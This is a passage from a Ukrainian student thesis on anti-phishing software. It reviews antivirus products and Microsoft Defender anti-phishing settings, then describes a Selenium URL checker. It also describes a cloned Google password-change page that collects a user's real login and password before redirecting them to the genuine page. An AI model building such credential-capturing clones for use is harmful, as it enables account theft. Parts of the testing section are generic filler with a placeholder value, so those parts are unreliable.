Malwarebytes. Кодери шкідливих програм пишуть програмне забезпечення, яке краде особисту інформацію, або зберігає документи з метою викупу, або передає комп'ютери армії ботів, яку вони можуть здати в оренду — все, що завгодно, щоб заробити гроші. І антивірусні кодери роблять все можливе, щоб залишатися попереду, зриваючи ці мерзенні плани. Іноді погані хлопці перемагають, принаймні тимчасово. Якщо шкідливе програмне забезпечення проходить повз ваш звичайний антивірус або заважає вам встановити антивірусний інструмент, Malwarebytes Free може допомогти. Він не вимагає встановлення, і він призначений для викорінення найбільш стійких і згубних шкідливих програм.

Цей безкоштовний інструмент не може бути вашою єдиною лінією захисту, оскільки він не забезпечує захист у реальному часі від атаки шкідливих програм. Він не може усунути наслідки атаки програм-вимагачів, хоча може усунути програму-вимагач. Сенс в тому, щоб використовувати його, коли ваш звичайний антивірус дає збій.

Плюси:

- Дуже швидке сканування
- Видалено багато заражень шкідливим програмним забезпеченням
- Розширення Browser Guard довело свою ефективність у тестуванні
- Безкоштовний

Мінуси:

- Немає захисту в реальному часі
- Пропустили деякі встановлені шкідливі програми під час тестування

McAfee+. Програмісти шкідливих програм не вибагливі до операційних систем. Вони напишуть код для атаки на будь-яку платформу, яка має достатньо користувачів, щоб зробити це вартим свого часу. Для ретельного захисту від шкідливих програм вам потрібне програмне забезпечення, яке захищає всі ваші пристрої, будь то Windows, macOS, Android або iOS. Якщо вже на те пішло, будь-які пристрої, що належать вашим дітям або партнерам, також потребують захисту. Ось де сяє McAfee+. Цей щедрий люкс дозволяє захистити кожен пристрій у вашому домі. І цей захист включає використання VPN від McAfee без обмежень пропускної здатності або вибору сервера. Ви отримуєте фільтрацію спаму, керування паролями, захист програм-вимагачів, батьківський контроль, сканер вразливостей тощо, а антивірусний компонент проходить практичні тести захисту.

На вищих рівнях цей набір оснащений функцією McAfee Identity Theft Protection, яка приблизно паралельна LifeLock від Norton. Він не відстежує стільки різних аспектів вашої особистості, як Norton, але він потрапляє в топові з них. Як і LifeLock, він поставляється з гарантією, що якщо ви постраждаєте від крадіжки особистих даних, McAfee витратить до мільйона доларів, щоб допомогти вам повністю одужати.

Плюси:

- Захист та виправлення особистості з мільйонною гарантією
- Захищає всі пристрої у вашому домі
- Кредитні рейтинги, звіти та моніторинг

- Відмінні результати антивірусних лабораторних тестів
- Без обмежень VPN
- Сімейний план захищає двох дорослих і чотирьох дітей

Мінуси:

- Пропустили одну реальну атаку програм-вимагачів, модифікованих вручну
- Фільтрування спаму більше не присутнє
- Кілька особливостей знаходяться в кінці життя
- Функції особистості дітей обмежені в сімейному плані

2.3 Антифішингові фільтри

В організаціях із Microsoft Defender для Office 365 антифішингові політики забезпечують такі типи захисту:

- Той самий захист від спуфінгу, доступний у службі Exchange Online Protection (EOP).
- Захист від видавання себе за іншу особу від інших типів фішингових атак.

Стандартна антифішингова політика автоматично застосовується до всіх одержувачів. Для більшої деталізації можна також створити настроювані антифішингові політики, які застосовуватимуться до певних користувачів, груп або доменів організації[9].

Антифішинг-політики налаштовуються на порталі Microsoft 365 Defender або в оболонці Exchange Online PowerShell.

Використання порталу Microsoft 365 Defender для створення антифішингових політик.

На сторінці Антифішинг натисніть кнопку Створити, щоб відкрити новий майстер антифішингової політики.

На сторінці Ім'я політики настройте такі параметри:

- Ім'я: введіть унікальне описове ім'я політики.
- Опис: введіть необов'язковий опис політики.

Завершивши роботу на сторінці Назва політики, натисніть кнопку Далі.

На сторінці Користувачі, групи та домени визначте внутрішніх одержувачів, до яких застосовується політика (умови для одержувачів):

- Користувачі: указані поштові скриньки, користувачі зовнішньої пошти або поштові контакти.
- Групи:
  - Учасники вказаних груп розсилки або поштових груп безпеки (динамічні групи розсилки не підтримуються).
  - Зазначені групи Microsoft 365.
- Домени: усі одержувачі в указаних допустимих доменах організації.

Клацніть відповідне поле, почніть вводити значення та виберіть потрібне значення з результатів. Повторіть цей процес стільки разів, скільки необхідно. Щоб видалити наявне значення, виберіть пункт поруч зі значенням[9].

Для користувачів або груп можна використовувати більшість ідентифікаторів (ім'я, коротке ім'я, псевдонім, адреса електронної пошти, ім'я облікового запису тощо), але відповідне коротке ім'я відображається в результатах пошуку. Для користувачів або груп введіть зірочку (*) окремо, щоб переглянути всі доступні значення.

Кілька значень в одній умові використовують логіку OR (наприклад, <одержувач1> або <одержувач2>). Різні умови використовують логіку AND (наприклад, <одержувач1> і <член групи 1>).

Виключити цих користувачів, групи та домени: Щоб додати винятки для внутрішніх одержувачів, до яких застосовується політика (винятки одержувачів), виберіть цей параметр і налаштуйте винятки. Налаштування та поведінка точно відповідають умовам[9].

Завершивши роботу на сторінці Користувачі, групи та домени, натисніть кнопку Далі.

На сторінці Поріг і захист від фішингу настройте наведені нижче параметри.

Поріг фішингу: скористайтеся повзунком, щоб вибрати одне з таких значень:

1 - Стандартний (Це значення за замовчуванням.)

2 - Агресивний

3 - Більш агресивний

4 - Найбільш агресивний

Щоб отримати додаткові відомості про цю настройку, див. статтю Розширені порогові значення для захисту від фішингу в Microsoft Defender для Office 365.

Видавання себе за іншу особу: ці параметри є умовами для політики, яка визначає певних відправників, яких слід шукати (окремо або за доменом) в адресі відправника вхідних повідомлень[9].

Увімкнути захист користувачів: цей параметр не вибрано за умовчанням. Щоб увімкнути захист користувачів від уособлення, установіть прапорець, а потім виберіть посилання Керування відправниками (nn). Ви визначаєте дію для виявлення видавання себе за користувача на наступній сторінці.

Ви визначаєте внутрішніх і зовнішніх відправників, яких потрібно захистити за допомогою комбінації їхніх коротких імен і адреси електронної пошти[9].

Виберіть Додати користувача. У спливаючому меню Додавання користувача, що відкриється, виконайте такі дії:

- Внутрішні користувачі: натисніть у полі Додати дійсну адресу електронної пошти або почніть вводити електронну адресу користувача. Виберіть адресу електронної пошти в розкривному списку Пропоновані контакти, що з'явиться. Коротке ім'я користувача буде додано до поля Додати ім'я (яке можна змінити). Завершивши вибір користувача, натисніть кнопку Додати.
- Зовнішні користувачі: введіть повну адресу електронної пошти зовнішнього користувача в Додайте дійсну адресу електронної пошти, а потім

виберіть адресу електронної пошти в Пропоновані контакти розкривний список, що з'явиться. Адресу електронної пошти також буде додано в полі Додати ім'я (яке можна змінити на коротке ім'я).

Додані користувачі відображаються у спливаючому меню Додати користувача за іменем та адресою електронної пошти. Щоб видалити користувача, виберіть поруч із записом[9].

Завершивши роботу спливаючого меню Додати користувача, натисніть кнопку Додати.

Повернувшись до спливаючого вікна Керування відправниками для захисту від уособлення, вибрані користувачі відображаються за короткими іменами та адресою електронної пошти відправника.

Щоб змінити список записів зі звичайного на компактний, виберіть пункт Змінити інтервал списку на компактний або звичайний, а потім виберіть пункт Компактний список.

Використовуйте поле пошуку, щоб знайти записи у спливаючому вікні.

Щоб додати записи, виберіть елемент Додати користувача та повторіть попередні кроки.

Щоб видалити записи, виконайте одну з наведених нижче дій.

Виберіть один або кілька записів, установивши круглий прапорець, який відображається в пустій області поруч зі значенням короткого імені.

Виділіть усі записи одночасно, установивши круглий прапорець, який відображається в пустій області поруч із заголовком стовпця Коротке ім'я.

Завершивши роботу спливаючого меню Керування відправниками для захисту від уособлення, натисніть кнопку Готово, щоб повернутися на сторінку Порогове значення та захист від фішингу[9].

2.4. Системи автоматичного аналізу ризиків

Моделі загроз і графіки атак вже більше 20 років використовуються підприємствами і організаціями для картографування дій потенційних

супротивників, аналізу наслідків вразливостей і візуалізації сценаріїв атак. Хоча вони ефективні при описі взаємодії високого рівня в більш простих корпоративних мережах, вони не досягають успіху в сучасних децентралізованих системах, особливо в архітектурах мікросервісів і мультихмарних середовищах з підвищеною складністю і взаємодією. Більшість сучасних досліджень зосереджені на автоматичному генеруванні прикріплених графів для таких складних середовищ і мають справу з проблемами масштабування та відображення, нехтуючи при цьому загальною складністю фактичного аналізу та вилучення корисної інформації з цих надмірно заплутаних моделей[10].

Висновок до розділу 2

В даному розділі було розглянуто браузерні розширення, антивіруси, антифішингова політика та системи аналізу ризику. Кожна з них має свої плюси та мінуси, але не одна з них не може гарантувати 100% безпеку так як у випадку фішинг атаки існує людський фактор, навіть великі та популярні компанії мали збитки від фішинг атак. Узагальнюючи все вище описане можна сказати що для захисту від різних різновидів фішингу окрім наявності антифішингових програм необхідно ще бути уважним у мережі Інтернет та з увагою ставитися до всіх невідомих та «солодких» пропозицій так як це може закінчитися втратою особистих даних наприклад банківські дані.

3.Розробка програмного забезпечення для протидії фішингу

3.1. Вибір мови програмування та технологій

При розробці програмного забезпечення для протидії фішинговим атакам вибір правильної мови програмування та технологій має вирішальне значення.

Вибір повинен ґрунтуватися на таких факторах, як безпека, простота розробки, підтримка спільноти та конкретні вимоги проекту.

Python - популярна мова програмування, яка пропонує широкий спектр бібліотек і фреймворків, придатних для розробки антифішингового програмного забезпечення. Простота, зрозумілість і велика кількість документації роблять її чудовим вибором для швидкої розробки. Надійність і універсальність Python дозволяють розробникам ефективно впроваджувати різні антифішингові методи.

Однією з технологій, яка може бути використана при розробці антифішингового програмного забезпечення, є Selenium. Selenium - це потужний інструмент для автоматизації веб-браузерів. Він дозволяє розробникам взаємодіяти з веб-сторінками, імітувати дії користувачів та програмно витягувати дані. Selenium може бути корисним для виявлення спроб фішингу, аналізуючи елементи веб-сторінок, URL-адреси та вхідні дані форм.

HTML5, остання версія мови розмітки гіпертексту, відіграє важливу роль у веб-розробці і також може бути використана в антифішинговому програмному забезпеченні. HTML5 надає розширені можливості перевірки форм, що дозволяє розробникам впроваджувати перевірки на стороні клієнта для перевірки даних, введених користувачем, і запобігання фішинговим атакам. Крім того, підтримка HTML5 для локального зберігання даних і управління сеансами може бути використана для посилення заходів безпеки в програмному забезпеченні.

На додаток до цих основних технологій, існують різні фреймворки та бібліотеки, які можуть допомогти в розробці антифішингового програмного забезпечення. Наприклад, Flask і Django - популярні веб-фреймворки Python, які забезпечують надійну основу для створення безпечних веб-додатків. Ці фреймворки пропонують такі функції, як автентифікація користувачів, санітарна обробка вхідних даних та безпечне управління сеансами, які є важливими для боротьби з фішинговими атаками.

Що стосується управління базами даних, то можна використовувати такі технології, як MySQL, PostgreSQL або MongoDB, залежно від конкретних вимог

антифішингового програмного забезпечення. Ці бази даних пропонують надійні механізми зберігання та пошуку користувацьких даних, забезпечуючи їхню безпеку та цілісність.

Крім того, включення методів машинного навчання та аналізу даних може підвищити ефективність антифішингового програмного забезпечення. Python надає великі бібліотеки, такі як scikit-learn і TensorFlow, які полегшують реалізацію алгоритмів машинного навчання для виявлення шаблонів і класифікації спроб фішингу на основі різних ознак.

Загалом, вибір мови програмування та технологій для розробки антифішингового програмного забезпечення має визначатися сукупністю факторів, зокрема безпекою, простотою розробки та конкретними вимогами проекту. Python, разом з такими технологіями, як Selenium і HTML5, забезпечує міцну основу для створення надійних і ефективних рішень для боротьби з фішинговими атаками. Крім того, використання фреймворків, баз даних і методів машинного навчання може ще більше розширити можливості програмного забезпечення у виявленні та запобіганні спробам фішингу.

Розглядаючи мову програмування, важливо оцінити її функції безпеки та підтримку спільноти. Python, наприклад, має потужний послужний список у сфері безпеки та активну спільноту, яка постійно оновлює бібліотеки та фреймворки, щоб протистояти новим загрозам. Наявність бібліотек, орієнтованих на безпеку, таких як криптографія та хешування, може ще більше посилити стійкість програмного забезпечення до фішингових атак.

Ще одним важливим фактором є наявність API та сторонніх сервісів, які можуть розширити можливості антифішингового програмного забезпечення. Інтеграція з надійними джерелами, такими як фішингові бази даних або служби репутації, може надати інформацію про загрози в режимі реального часу та допомогти у виявленні та блокуванні шкідливих URL-адрес або адрес електронної пошти. Широка підтримка API-інтеграцій у Python та широкий вибір бібліотек роблять її підходящим вибором для таких інтеграцій.

Що стосується інтерфейсу користувача, то такі технології, як CSS і JavaScript, можна використовувати для створення інтуїтивно зрозумілих і зручних інтерфейсів для антифішингового програмного забезпечення. Ці технології дозволяють впроваджувати інтерактивні функції, валідацію форм і візуальні підказки, які допомагають користувачам ідентифікувати та уникати спроб фішингу. Крім того, такі фреймворки, як Bootstrap або Materialize, можуть прискорити процес розробки, надаючи заздалегідь розроблені компоненти інтерфейсу та адаптивні макети.

З огляду на аспект розгортання, технології контейнеризації, такі як Docker, можуть бути корисними. Docker дозволяє легко пакувати і розгортати антифішингове програмне забезпечення, забезпечуючи узгодженість у різних середовищах і спрощуючи процес встановлення. Docker також забезпечує ізоляцію, підвищуючи безпеку, відокремлюючи програмне забезпечення від інших компонентів системи.

Крім того, для автоматизації процесів збірки, тестування та розгортання антифішингового програмного забезпечення можна використовувати методи безперервної інтеграції та розгортання (CI/CD). Такі інструменти, як Jenkins або GitLab CI/CD, можна використовувати для створення конвеєрів, які автоматично збирають, тестують і розгортають програмне забезпечення щоразу, коли в нього вносяться зміни. Це забезпечує швидку ітерацію, раннє виявлення помилок і безперешкодне розгортання оновлень і патчів безпеки.

Для моніторингу продуктивності та безпеки антифішингового програмного забезпечення можна інтегрувати інструменти для ведення журналів та аналітики. Такі технології, як стек ELK (Elasticsearch, Logstash та Kibana) або Splunk, можуть забезпечити централізоване ведення журналів, моніторинг у режимі реального часу та аналіз системних журналів і подій безпеки. Ці інструменти дозволяють проактивно виявляти потенційні загрози та реагувати на них, забезпечуючи постійну ефективність антифішингових заходів.

Отже, вибір мови програмування та технологій для розробки антифішингового програмного забезпечення передбачає ретельну оцінку

функцій безпеки, підтримку спільноти та наявність відповідних бібліотек, фреймворків та інтеграцій. Python, разом з такими технологіями, як Selenium і HTML5, забезпечує міцну основу для створення надійних рішень. Включаючи додаткові технології, такі як CSS, JavaScript, Docker, CI/CD та інструменти для ведення журналів/аналітики, антифішингове програмне забезпечення можна ще більше вдосконалити з точки зору користувацького інтерфейсу, розгортання, автоматизації та можливостей моніторингу.

3.2. Архітектура та структура програмного забезпечення

Програма складається з 2 частин:

1)Графічна-копія сторінки гугл для того щоб користувач увів свій логін та пароль

2)Серверна частина запустивши яку основна робота проводитися в ній-аналіз уведеного користувачем та відправка і обробка інформації.

Графічна частина-Опишимо елементи та функції які має код(лістинг в додатку А):

Давайте розглянемо основні компоненти коду:

<html lang="en">: Вказує, що мовою сторінки є англійська.

<head>: Включає метатеги та стилі.

<meta charset="UTF-8">: Встановлює кодування символів UTF-8 для правильного відображення тексту.

<meta http-equiv="X-UA-Compatible" content="IE=edge">: Вказує браузеру Internet Explorer використовувати найновішу доступну версію двигуна рендерингу.

<meta name="viewport" content="width=device-width, initial-scale=1.0">: Встановлює налаштування перегляду для мобільних пристроїв.

<title>Google Form</title>: Встановлює заголовок сторінки.

<style>: Включає CSS-стилі для стилізації елементів на сторінці.

<body>: Включає вміст сторінки.

: Огортає весь вміст форми.

<h2>Поміняти Пароль</h2>: Заголовок форми.

<h3>Створіть новий надійний пароль</h3>: Підзаголовок форми.

Створіть новий надійний пароль, який ви не використовуєте на інших веб-сайтах : Текстове поле з інструкціями для користувача.

<form id="form">: Включає форму для зміни пароля.

: Огортає поле вводу та мітку.

<input type="password" name="password" required value="">: Поле вводу для поточного пароля.

<input type="text" name="newPassword" id="newPass" required onkeyup="this.setAttribute('value', this.value);" value="">: Поле вводу для нового пароля.

<input type="text" name="text" id="newPass2" required value="">: Поле вводу для підтвердження нового пароля.

<input type="submit" name="sign-in" value="Sign In">: Кнопка відправлення форми.

<script src="https://cdn.jsdelivr.net/npm/axios/dist/axios.min.js"></script>: Підключає бібліотеку Axios для здійснення HTTP-запитів.

Також як і наголошувалося є серверна части вона буде описана в наступному підрозділі та код буде розміщуватися в додатку Б

3.2.1. Модуль аналізу веб-сторінок

Імпортуйте необхідні бібліотеки для веб-скрепінгу за допомогою Selenium.

Визначте URL-адреси для різних перевірок, таких як декодування коротких посилань, перевірка Punicode, перевірка БД і перевірка сканера.

Налаштуйте параметри Chrome для запуску WebDriver в режимі без голови.

Запропонуйте користувачеві ввести домен для аналізу.

Створіть екземпляр WebDriver за допомогою налаштувань Chrome.

Перейдіть на веб-сайт декодера коротких посилань.

Знайдіть поле для введення домену у формі декодера коротких посилань і введіть його.

Натисніть кнопку, щоб декодувати коротке посилання.

Якщо коротке посилання успішно декодовано, отримайте оригінальне посилання та оновіть змінну домену.

Обробіть виключення NoSuchElementException, якщо посилання не буде скорочено.

Перейдіть до перевірки наявності Punicode в домені.

Витягніть домен з URL-адреси, введеної користувачем.

Якщо домен починається з "http://" або "HTTP://", видаліть протокол і будь-який шлях.

Якщо домен починається з "https://", видаліть протокол і будь-який шлях.

Якщо домен не починається з жодного протоколу, перевірте наявність шляху і видаліть його, якщо він присутній.

Якщо шлях відсутній, присвойте змінній temp сам домен.

Перейдіть на сайт перевірки Punicode.

Знайдіть поле для введення домену у формі перевірки Punicode і введіть змінну temp.

Натисніть кнопку, щоб виконати перевірку Punicode.

Отримайте результат перевірки Punicode і порівняйте його зі змінною temp.

Якщо результат збігається зі змінною temp і не містить "xn-", це означає, що посилання не містить Punicode.

Виведіть повідомлення про те, що Крок 1 завершено і потрібно отримати додаткову інформацію.

Перейдіть до перевірки домену в базі даних URIBL.

Перейдіть на сайт перевірки URIBL.

Знайдіть поле для введення домену у формі перевірки URIBL і введіть домен.

Натисніть кнопку, щоб виконати перевірку URIBL.

Обробіть виключення NoSuchElementException у випадку помилки в базі даних.

Отримайте результат перевірки URIBL і роздрукуйте його.

Якщо результат показує, що домен не знаходиться в чорному списку, надрукуйте повідомлення про те, що Крок 2 завершено і ресурс необхідно просканувати.

Перейдіть до сканування ресурсу за допомогою сканера Google Safe Browsing.

Перейдіть на веб-сайт сканера Google Safe Browsing.

У формі сканера знайдіть поле для введення домену і введіть його.

Натисніть кнопку для сканування ресурсу.

Отримайте результат сканера і роздрукуйте його.

Якщо результат вказує на те, що ресурс безпечний, надрукуйте повідомлення про те, що Крок 3 завершено, а ресурс і посилання є безпечними.

Якщо результат вказує на те, що ресурс занадто великий для сканування, надрукуйте повідомлення про те, що потрібне більш вузьке посилання.

Якщо результат вказує на те, що ресурс є небезпечним, надрукуйте повідомлення про те, що Крок 3 не вдалося виконати і ресурс є шкідливим.

Якщо домен виявлено в чорному списку або містить Punicode, вивести повідомлення про те, що Крок 2 не вдалося виконати і ресурс є потенційно небезпечним.

Якщо посилання виявлено як Punicode, виведіть змінну temp, вивід і завершіть сеанс.

3.2.2. Модуль перевірки електронних листів

Користувач увівши свої дані натискає у графічному інтерфейсі кнопку далі після цих дій програма перевіряє чи на це емейл приходив лист і відповідно від результату продовжує працювати або виводить повідомлення про уведення іншої почти

3.2.3. Модуль обробки данних та результатів

Цей модуль відповідає за обробку даних і результатів, отриманих у попередніх модулях.

Він витягує відповідну інформацію з веб-сторінок, виконує порівняння та перевірки, а також генерує відповідні результати.

Модуль отримує вихідні дані від модуля аналізу, модуля перевірки електронної пошти (за наявності) та інших модулів для подальшої обробки.

Це може включати маніпуляції з даними, фільтрацію та форматування для представлення результатів у змістовний спосіб.

Модуль також може включати додаткові функції для створення звітів, ведення журналів або інтеграції з іншими системами.

Оброблені дані та результати можуть бути показані користувачеві, збережені в базі даних або використані для подальшого аналізу чи прийняття рішень.

Зверніть увагу, що наведений вище опис базується на наданому коді, а фактична реалізація та функціональні можливості можуть відрізнятися в залежності від конкретних вимог та повної реалізації коду.

3.2.4. Інтерфейс користувача

Серверна частина це скрипт який запускається на системі і повідомляє про свою роботу лише в консольному вигляді.Фішинг сторінка це копія сторінки відновлення паролю і буде продемонстрована у підрозділі тестування

3.3 Тестування та оцінка ефективності програмного забезпечення

Тестування та оцінка ефективності програмного забезпечення є важливим етапом життєвого циклу розробки програмного забезпечення. Він передбачає оцінку продуктивності, надійності та масштабованості програмного

забезпечення, щоб переконатися, що воно відповідає поставленим цілям і функціонує оптимально. У цьому розділі ми опишемо процес тестування та оцінки ефективності програмного забезпечення, виділивши ключові аспекти та методи.

Планування тестування:

Визначте цілі та завдання процесу тестування, враховуючи конкретні вимоги та очікувані результати роботи програмного забезпечення.

Визначте ключові показники для вимірювання ефективності, такі як час відгуку, пропускна здатність, використання ресурсів і масштабованість.

Розробіть комплексний план тестування, який окреслює цілі тестування, тестові кейси, тестові сценарії та середовище тестування.

Тестування продуктивності:

Проводьте тестування продуктивності, щоб оцінити швидкість відгуку і стабільність програмного забезпечення в умовах нормального і пікового навантаження.

Використовуйте методи навантажувального тестування для імітації різних рівнів користувацького трафіку та вимірювання показників продуктивності програмного забезпечення.

Відстежуйте та аналізуйте використання системних ресурсів, включно з процесором, пам'яттю, дисковим вводом/виводом та мережею, щоб виявити будь-які вузькі місця в продуктивності.

Використовуйте стрес-тестування, щоб оцінити поведінку програмного забезпечення в умовах екстремальних навантажень і визначити його стійкість та можливості відновлення.

Проведіть тестування масштабованості, щоб оцінити здатність програмного забезпечення справлятися зі зростаючими робочими навантаженнями та оцінити його продуктивність у розподіленому середовищі.

Тестування надійності:

Проведіть тестування надійності, щоб оцінити здатність програмного забезпечення працювати стабільно і надійно протягом тривалого періоду.

Використовуйте такі методи, як тестування на довговічність, щоб оцінити стабільність програмного забезпечення та виявити будь-які проблеми, пов'язані з витоками пам'яті, вичерпанням ресурсів або збоями системи.

Впроваджуйте механізми відмовостійкості та обробки помилок, щоб переконатися, що програмне забезпечення може відновлюватися після збоїв і продовжувати функціонувати належним чином.

Юзабіліті-тестування:

Оцініть зручність використання програмного забезпечення, щоб визначити, наскільки ефективно користувачі можуть взаємодіяти з системою та виконувати свої завдання.

Проводьте сеанси тестування користувачів і збирайте відгуки, щоб виявити будь-які проблеми юзабіліті, такі як заплутані інтерфейси або неефективні робочі процеси.

Аналізуйте відгуки користувачів і вносьте необхідні покращення, щоб покращити зручність використання програмного забезпечення та користувацький досвід.

Аналіз та оптимізація:

Аналізуйте результати тестування та показники продуктивності, щоб виявити вузькі місця та сфери для оптимізації.

Використовуйте інструменти профілювання, щоб визначити ділянки коду, які споживають надмірні ресурси або спричиняють погіршення продуктивності.

Оптимізуйте програмне забезпечення за допомогою таких методів, як рефакторинг коду, оптимізація алгоритмів або налаштування запитів до бази даних.

Проводьте ітеративні цикли тестування та оптимізації для постійного підвищення ефективності та продуктивності програмного забезпечення.

Документація та звітність:

Документуйте процес тестування, включаючи плани тестування, тестові кейси та результати тестування.

Підготуйте комплексні звіти, що підсумовують результати, включаючи показники ефективності, виявлені проблеми та рекомендації щодо покращення.

Діліться звітами з командою розробників, зацікавленими сторонами та клієнтами, щоб полегшити співпрацю та прийняття рішень.

Безперервний моніторинг:

Впроваджуйте інструменти моніторингу продуктивності для постійного контролю ефективності програмного забезпечення в реальному виробничому середовищі.

Налаштуйте оповіщення та сповіщення, щоб оперативно виявляти та вирішувати будь-які проблеми чи аномалії продуктивності.

Регулярно збирайте та аналізуйте дані про продуктивність, щоб відстежувати ефективність програмного забезпечення з плином часу та забезпечувати його відповідність встановленим критеріям.

Ітеративне вдосконалення:

Використовуйте інформацію, отриману в результаті тестування та оцінки, для ітеративного вдосконалення програмного забезпечення.

Враховуйте відгуки користувачів, зацікавлених сторін та результати тестування, щоб визначити пріоритети та впровадити оптимізацію продуктивності.

Постійно вдосконалюйте дизайн, архітектуру та реалізацію програмного забезпечення, щоб підвищити його ефективність та відповідати новим вимогам.

Отже, тестування та оцінка ефективності програмного забезпечення є критично важливим процесом для забезпечення його оптимальної продуктивності, надійності та масштабованості. Проводячи комплексне тестування продуктивності, надійності та зручності використання, аналізуючи результати та постійно оптимізуючи програмне забезпечення, розробники можуть створювати високоякісне програмне забезпечення, яке відповідає очікуванням користувачів та ефективно працює в різних сценаріях.

Нище на основі даних побудуємо таблицю з результатами

Таблиця 3.1-Результати тестування

Показник продуктивності	**Опис**	**Значення**
Розмір файлу	Розмір програмного забезпечення	200 КБ
Використання пам'яті	Об'єм оперативної пам'яті, необхідний для виконання програми	1 МБ
Реагування	Час, який потрібний програмі для відповіді на дії користувача	10мс
Пропускна здатність	Кількість завдань або транзакцій, що програма може обробити за одиницю часу	Прибл 3
Використання ресурсів	Ефективне використання ресурсів системи (процесор, пам'ять, диск, мережа)	2%,1Mb,200kb,0,5Mb
Масштабованість	Здатність програми ефективно працювати при збільшенні навантаження або кількості користувачів	Програма розрахована на обробку 1 користувача
Обробка даних	Час, необхідний для обробки та аналізу великої кількості даних	<числове значення>

3.3.1. Функціональне тестування

Функціональне тестування - це важливий етап тестування програмного забезпечення, який фокусується на перевірці функціональності програмної системи. Воно включає в себе тестування різних функцій і можливостей програмного забезпечення, щоб переконатися, що вони працюють за призначенням і відповідають заданим вимогам. Цей тип тестування оцінює поведінку системи та її здатність виконувати завдання точно і ефективно.

Функціональне тестування зазвичай проводиться з точки зору кінцевого користувача, імітуючи реальні сценарії використання, щоб переконатися, що програмне забезпечення відповідає потребам і очікуванням користувачів. Воно спрямоване на виявлення будь-яких функціональних дефектів або невідповідностей, які можуть перешкоджати роботі програмного забезпечення або ставити під загрозу його зручність використання.

Процес функціонального тестування складається з декількох етапів, включаючи планування тестування, розробку тестових кейсів, виконання тесту та аналіз результатів. Давайте розглянемо кожен з цих кроків більш детально:

Планування тестування:

Визначте обсяг функціонального тестування на основі вимог і специфікацій програмного забезпечення.

Визначте ключові функціональні можливості та функції, які необхідно протестувати.

Визначте підхід до тестування, методи та інструменти, які будуть використовуватися.

Розподіліть ресурси та встановіть часові рамки для проведення тестування.

Розробка тестових кейсів:

Створіть тестові кейси, які охоплюють всі визначені функціональні можливості та особливості.

Вкажіть вхідні дані, очікувані результати та будь-які передумови або залежності.

Переконайтеся, що тестові кейси є вичерпними і охоплюють як позитивні, так і негативні сценарії.

Організуйте тестові кейси в набори тестів для кращого управління та виконання.

Виконання тестів:

Виконуйте тестові кейси відповідно до запланованого графіка тестування.

Записуйте фактичні результати та будь-які відхилення або проблеми, що виникли під час тестування.

Збирайте відповідну інформацію, таку як деталі тестового середовища, використані тестові дані та журнали виконання тестів.

Задокументуйте будь-які виявлені дефекти або збої і повідомте про них команді розробників для вирішення.

Аналіз результатів:

Порівняйте фактичні результати з очікуваними результатами, зазначеними в тестових кейсах.

Визначте і класифікуйте будь-які розбіжності або відхилення.

Проаналізуйте першопричини дефектів і визначте їх вплив на функціональність системи.

Розставити пріоритети для виявлених проблем на основі їх серйозності та потенційного впливу.

Під час функціонального тестування можуть використовуватися різні методи і підходи, включаючи тестування "чорного ящика", тестування "білого ящика", інтеграційне тестування, системне тестування і приймальне тестування. Вибір методів залежить від складності програмного забезпечення, його архітектури та конкретних цілей тестування.

Ефективність функціонального тестування визначається його здатністю виявляти дефекти, перевіряти поведінку програмного забезпечення на відповідність вимогам і гарантувати, що програмне забезпечення функціонує належним чином у різних сценаріях. Воно допомагає зміцнити довіру користувачів до програмного забезпечення і знижує ризик потенційних проблем або збоїв у виробництві.

Функціональне тестування може проводитися вручну або автоматизовано, залежно від характеру програмного забезпечення та наявних ресурсів. Автоматизоване функціональне тестування використовує інструменти та скрипти для виконання тестових кейсів, підвищуючи ефективність та повторюваність, зменшуючи при цьому людські зусилля.

Перевіряємо на працездатність програми



Рисунок 3.1-Файли проекта.Графічна(index)та серверна main.py частини



Рисунок 3.2-Фішинг сторінка

Після того як користувач уведе справжні дані та натисне кнопку далі його перекине на справжню сторінку налаштування параметрів

